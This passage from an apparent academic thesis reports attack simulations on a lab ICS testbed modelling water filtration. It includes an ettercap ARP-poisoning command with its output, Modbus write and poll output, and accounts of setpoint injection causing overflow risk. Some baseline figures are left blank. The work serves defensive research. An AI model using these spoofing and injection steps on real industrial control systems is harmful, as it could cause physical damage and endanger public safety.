Objective: Simulate post-exploitation pivoting.

- Method: SSH tunnelling from KALI1 to HMI1 to PLC1 using compromised credentials.
- Baseline: Confirmed isolation and access logs.
- Result: SSH proxy via HMI1 to PLC1 established; command injection achieved.

Scenario 4: Passive Reconnaissance

Objective: Detect passive surveillance risks.

- Method: Packet sniffing using tcpdump and Zeek analysis.
- Baseline: Known device and traffic profiles.
- Result: Full Modbus transaction mapping achieved.

Scenario 5: Fuzzing as a Protocol Security Assurance Mechanism

Objective: Fuzzing tests the resilience of brownfield ICS protocols.

- Boofuzz is configured to mutate Modbus TCP request fields.
- Targeting OpenPLC in the lab.
- Integration with Zeek and NetXMS for full-cycle fault observation and correlation.

Each scenario included baseline establishment, script execution, system observation, and logging of evidence.

Mitigation Strategies and Security Controls

Informed by Chapter 2 findings and Chapter 3 methodology, the following controls were academically evaluated:

- Logical Segmentation: Subnet-level isolation with iptables and VM-based filtering.
- Traffic Filtering: Zeek IDS with Modbus-specific rules.
- Anomaly Detection: Alerting based on polling frequency, out-of-bound values, and Zeek-based behavioural detection scripts.
- Authentication Gateways: Prototype use of jump-boxes and token-based SCADA access.

These were assessed for compatibility with legacy hardware, scalability, and detection efficacy.

Logging and Forensic Instrumentation

Each node was configured with synchronised system clocks to enable consistent log correlation. Evidence was captured via:

- NetXMS node and process monitoring
- Wireshark PCAPs
- Zeek traffic logs and protocol analysis summaries
- Custom Modbus logs
- OpenPLC runtime state dumps
- SCADA-LTS event traces

Observations confirmed:

- Modbus commands were accepted without source validation.
- Alarms were delayed or absent during setpoint manipulation.
- Segmentation did not reduce pivot success or prevent reconnaissance.
- Zeek was effective in capturing anomalous protocol behaviour and timing irregularities.

HMI Dashboard Results

The developed HMI dashboard clearly and immediately displays real-time operational data, providing operators with precise visibility into the PLC states. This implementation also establishes a foundation for secure remote monitoring and alerting capabilities in future iterations of the project.

The dashboard explicitly represents the status of the following PLC components:

- Inlet Pump
- Inlet Valve
- Filtration Status (FiltrationOK)
- Drain Pump
- Drain Valve

Implementation Insights

- During the laboratory implementation and testing phases, several critical factors were identified as essential for the successful integration of the HMI user interface:

Synchronous Polling:

- Synchronous data retrieval is essential to ensure the dashboard displays complete and accurate updates without partial data inconsistencies.

Robust Error Handling:

- Explicit handling of Modbus exceptions, such as illegal address access, including automatic retries, is critical for maintaining the reliability and integrity of displayed data.

Simplified Data Mapping:

- Clearly defined and simplified function nodes facilitate easier management of coil and register data, simplifying future modifications and maintenance.

Results and Discussion

Probe log analyses confirm that Modbus communication errors, such as illegal address exceptions, are appropriately captured and handled through automated retries. Additionally, the implemented Join function logic consistently produces a complete and structured data set representing all monitored PLC points. This robustness ensures the reliability and accuracy of the HMI dashboard data representation.




Figure 7 - HMI dashboard data representation

Chapter Summary

This chapter outlines the structured implementation of a cybersecurity testbed for legacy ICS environments operating under 5G-like conditions. The five simulation scenarios provide empirical validation of the threat models discussed in Chapter 2, while the mitigation controls evaluated in Chapter 3 were assessed in a practical setting. The integration of Zeek as a traffic analysis engine enhances visibility into protocol misuse and behavioural anomalies. Adopting Ladder Logic for PLC programming further improves the realism of the testbed and aligns with legacy operational practices. The next chapter will present the results, analysis, and implications of these experiments, contributing to a deeper understanding of brownfield system resilience.

Chapter 5 – Results and Analysis

Introduction

This chapter presents the results obtained from a series of cybersecurity simulations conducted within the custom-built Industrial Control Systems (ICS) testbed, as described in Chapter 4. The analysis is grounded in the threat models and control strategies derived from the literature review (Chapter 2) and methodology (Chapter 3). Each simulated attack scenario is assessed using quantitative and qualitative criteria to evaluate the effectiveness of the proposed mitigation techniques in brownfield IACS environments.

The simulated process represents a simplified water filtration and tank-level control system. Two PLCs manage inlet and outlet valves based on level thresholds, while the SCADA-LTS server and HMI visualise and supervise operations. This physical process context is important for understanding the real-world implications of each cybersecurity event.

The chapter is structured to present

- The baseline behaviour of the system under normal operation,
- The detailed results of each threat scenario,
- An analysis of detection mechanisms, and
- The comparative effectiveness of security controls.

Tables and graphical visualisations are provided where appropriate to support and illustrate the findings.

Baseline System Performance

Before executing threat scenarios, the ICS testbed was run in a baseline configuration for 24 hours to observe steady-state performance. Metrics such as polling latency, Modbus command throughput, and system resource usage were captured using NetXMS (agent) on Ubuntu LTS, Wireshark, OpenPLC logs, and Zeek.




Figure 8 - Baseline operating parameters - uptime example

The baseline environment exhibited the following characteristics:

- Average SCADA-to-PLC polling latency: ms (standard deviation: $\pm$ ms)
 - (due to system limitations, this information could not be retrieved.)
- OpenPLC cycle time (Ladder Diagram logic): ms

- Modbus packet rate: packet per second per PLC
- Ladder Logic controlled inlet and outlet valves to maintain a defined tank level range.
- No unexpected anomalies or protocol violations were logged.




Figure 9 – OpenPLC PLC polling UI and JSON code.

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


Figure 10 - NetXMS host 24h graph – PLC1/2 baseline operating parameters




Figure 11 - NetXMS host 24h graph – HMI1/SCADA1 baseline operating parameters


```

martijn@kali: ~
(modbus_env)marti
martijn@kali: ~
martijn@kali: ~
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328622.724265, "uid": "CWA7qB2wTwcWYmM7Fg", "id.orig_h": "192.168.10.210", "id.orig_p": 36868, "id.resp
h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328622.783111, "uid": "CWA7qB2wTwcWYmM7Fg", "id.orig_h": "192.168.10.210", "id.orig_p": 36868, "id.resp
h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328637.727026, "uid": "CsebsM4qs0Q6AzmA", "id.orig_h": "192.168.10.210", "id.orig_p": 41206, "id.resp_
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328637.803388, "uid": "CsebsM4qs0Q6AzmA", "id.orig_h": "192.168.10.210", "id.orig_p": 41206, "id.resp_
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328687.726738, "uid": "CvIUmbCmmTvS3KIB6", "id.orig_h": "192.168.10.210", "id.orig_p": 35160, "id.resp_
h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328687.753642, "uid": "CvIUmbCmmTvS3KIB6", "id.orig_h": "192.168.10.210", "id.orig_p": 35160, "id.resp_
h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328702.727544, "uid": "CyJqbp3ifl0bTGHZOh", "id.orig_h": "192.168.10.210", "id.orig_p": 36974, "id.resp
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328702.805134, "uid": "CyJqbp3ifl0bTGHZOh", "id.orig_h": "192.168.10.210", "id.orig_p": 36974, "id.resp
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328752.732336, "uid": "CpirSdlhHm5RGe3W2k", "id.orig_h": "192.168.10.210", "id.orig_p": 58810, "id.res
p_h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328752.80652, "uid": "CpirSdlhHm5RGe3W2k", "id.orig_h": "192.168.10.210", "id.orig_p": 58810, "id.resp_
h": "192.168.8.141", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328767.753645, "uid": "CH3fNPMKLJpbFvYwg", "id.orig_h": "192.168.10.210", "id.orig_p": 50118, "id.resp_
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328767.808929, "uid": "CH3fNPMKLJpbFvYwg", "id.orig_h": "192.168.10.210", "id.orig_p": 50118, "id.resp_
h": "192.168.8.143", "id.resp.p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}

```

Figure 12 – Zeek monitoring – PLC2 Modbus request/response subsecond baseline operating parameters

The automation system processes, applications, middleware, operating systems, and nodes are monitored continuously, 24 hours a day, seven days a week, using NetXMS NMS and Zeek as the network-based IDS. Under typical operating conditions, there is almost no observable network load, network delay, system load, CPU usage, or disk queues.

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


Figure 13 – OpenPLC monitoring.




Figure 14 – HMI control manipulating Inletpump = true / OpenPLC Pumpmotor= true.




Figure 15 – Expected functionality of the automation system.

The above clean baseline allowed anomalies during simulation to be attributed to adversarial behaviour.

Scenario-Based Attack Analysis

Each simulation scenario was conducted independently, following a specified attack path.

Overview of Evaluation Criteria

The primary evaluation criteria for each simulation included:

- Latency and system responsiveness during attack and normal operation
- The integrity of control messages, including the success/failure of command injections
- Authentication and endpoint validation effectiveness
- Anomaly detection performance (false positives/negatives, detection time)
- Resilience and system stability during and after simulated compromises

Monitoring tools included Wireshark, Zeek, OpenPLC logs, Node-RED and SCADA-LTS logs, and system-level monitoring (CPU, network I/O).

Results were recorded across five categories: latency deviation, detection time, false positives, command integrity, and system recovery time. The following analysis shows the impact of cybersecurity outcomes and operational processes on the water filtration process control loop.


Scenario 1 – Setpoint Manipulation

Description: In this simulation, the attacker used custom Modbus packets to change PLC setpoints (e.g., tank level thresholds and valve open states). The target PLCs responded without challenge, confirming that the legacy Modbus TCP implementation lacks command authentication.

- Result: Commands injected from `KALI1` were accepted by `PLC1` and `PLC2`.
- Impact: HMI and SCADA systems registered changes but generated no alarm.
- Change: $0 < \% \text{ deviation under load}$.
- Observation: The attack was silent from the perspective of SCADA and the operator.

Operational Impact: The inlet pump continued filling the tank beyond safe thresholds, creating an overflow risk. Due to spoofed level limits, the outlet logic was not triggered.

- Latency Deviation: 0% increase from baseline during active command injection
- Detection Time: No alerts were generated by Zeek
- False Positives: 0
- System Recovery Time: Manual correction in SCADA took 15 seconds

Evidence displaying the Scenario 1 – Setpoint Manipulation**Figure 16 - Scenario 1 – Setpoint Manipulation**

In this figure, the system manipulation was executed successfully. On HMI1, the user interface switch was not engaged; however, the setpoint was altered, constituting an operational incident.




Figure 17 - Scenario 1 – Setpoint Manipulation
Detection Time: No alerts were generated by Zeek

Scenario 2 – Protocol Spoofing and Unauthorised Access

Description: Here, the attacker impersonated `HMI1` to issue legitimate-looking commands. With spoofed IP/MAC credentials and port mirroring, the attacker successfully bypassed the SCADA automation system design architecture.

- Result: Commands executed as if from an authorised interface.
- Impact: Bypassed access control and changed critical system parameters.
- Detection: Zeek flagged an unusual traffic pattern but lacked protocol-level context.
- Observation: Lack of endpoint verification and identity awareness enabled spoofing.

Operational Impact: The inlet and outlet valves were toggled asynchronously, causing unintended water levels and bypassing operator control.

- Latency Deviation: 0%
- Detection Time: 0 seconds (Zeek flagged abnormal ARP resolution behaviour)
- False Positives: 0
- System Recovery Time: 10 seconds after network restoration

Evidence displaying 2 – Protocol Spoofing and Unauthorised Access

```
sudo ettercap -Tq -M arp:remote /192.168.8.142// /192.168.8.201// -o -i wlan1
net.ipv4.ip_forward = 1
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
wlan1 -> 98:48:27:EB:7A:16
        192.168.8.201/255.255.255.0

Libnet failed IPv6 initialization. Don't send IPv6 packets.
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.8.142 00:0C:29:48:C8:89

Activated the mitm attack only... (press 'q' to exit)
```

Figure 18 - Scenario 2 – ARP spoofing




Figure 19 - Scenario 2 – Protocol Spoofing and Unauthorised Access
 Latency Deviation: 0% no change in CPU utilisation nor system load

```
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

Protocol configuration: ModBus TCP
Slave configuration... address = [1]
start reference = 8, count = 1
Communication..... 192.168.8.142, port 502, t/o 1.00 s, poll rate 1000 ms
Data type..... 32-bit integer (little endian), output (holding) register table

-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
^C--- 192.168.8.142 poll statistics ---
5 frames transmitted, 5 received, 0 errors, 0.0% frame loss
```

Figure 20 - Scenario 2 – Protocol Spoofing and Unauthorised Access
 Detection Time: 0 seconds (Zeek did not flag abnormal ARP resolution behaviour)

```
00:08:13.974989 IP (tos 0x10, ttl 64, id 45858, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.201.44802 > 192.168.8.142.502: Flags [.], cksum 0xdc5c (correct), ack 14, win 502, options [nop,nop,TS val
  3931375392 ecr 639349221], length 0
00:08:13.995429 IP (tos 0x10, ttl 64, id 57660, offset 0, flags [DF], proto TCP (6), length 69)
  192.168.8.201.44814 > 192.168.8.142.502: Flags [P.], cksum 0xaa5a (correct), seq 1:18, ack 1, win 502, options [nop,
  TS val 3931375412 ecr 639349221], length 17
00:08:13.998724 IP (tos 0x0, ttl 64, id 28037, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.142.502 > 192.168.8.201.44814: Flags [.], cksum 0xbe90 (correct), ack 18, win 509, options [nop,nop,TS val
  639349240 ecr 3931375412], length 0
00:08:14.171326 IP (tos 0x0, ttl 64, id 28038, offset 0, flags [DF], proto TCP (6), length 64)
  192.168.8.142.502 > 192.168.8.201.44814: Flags [P.], cksum 0xbd2b (correct), seq 1:13, ack 18, win 509, options [nop,
  TS val 639349293 ecr 3931375412], length 12
00:08:14.171350 IP (tos 0x10, ttl 64, id 57661, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.201.44814 > 192.168.8.142.502: Flags [.], cksum 0xbdaa (correct), ack 13, win 502, options [nop,nop,TS val
  3931375588 ecr 639349293], length 0
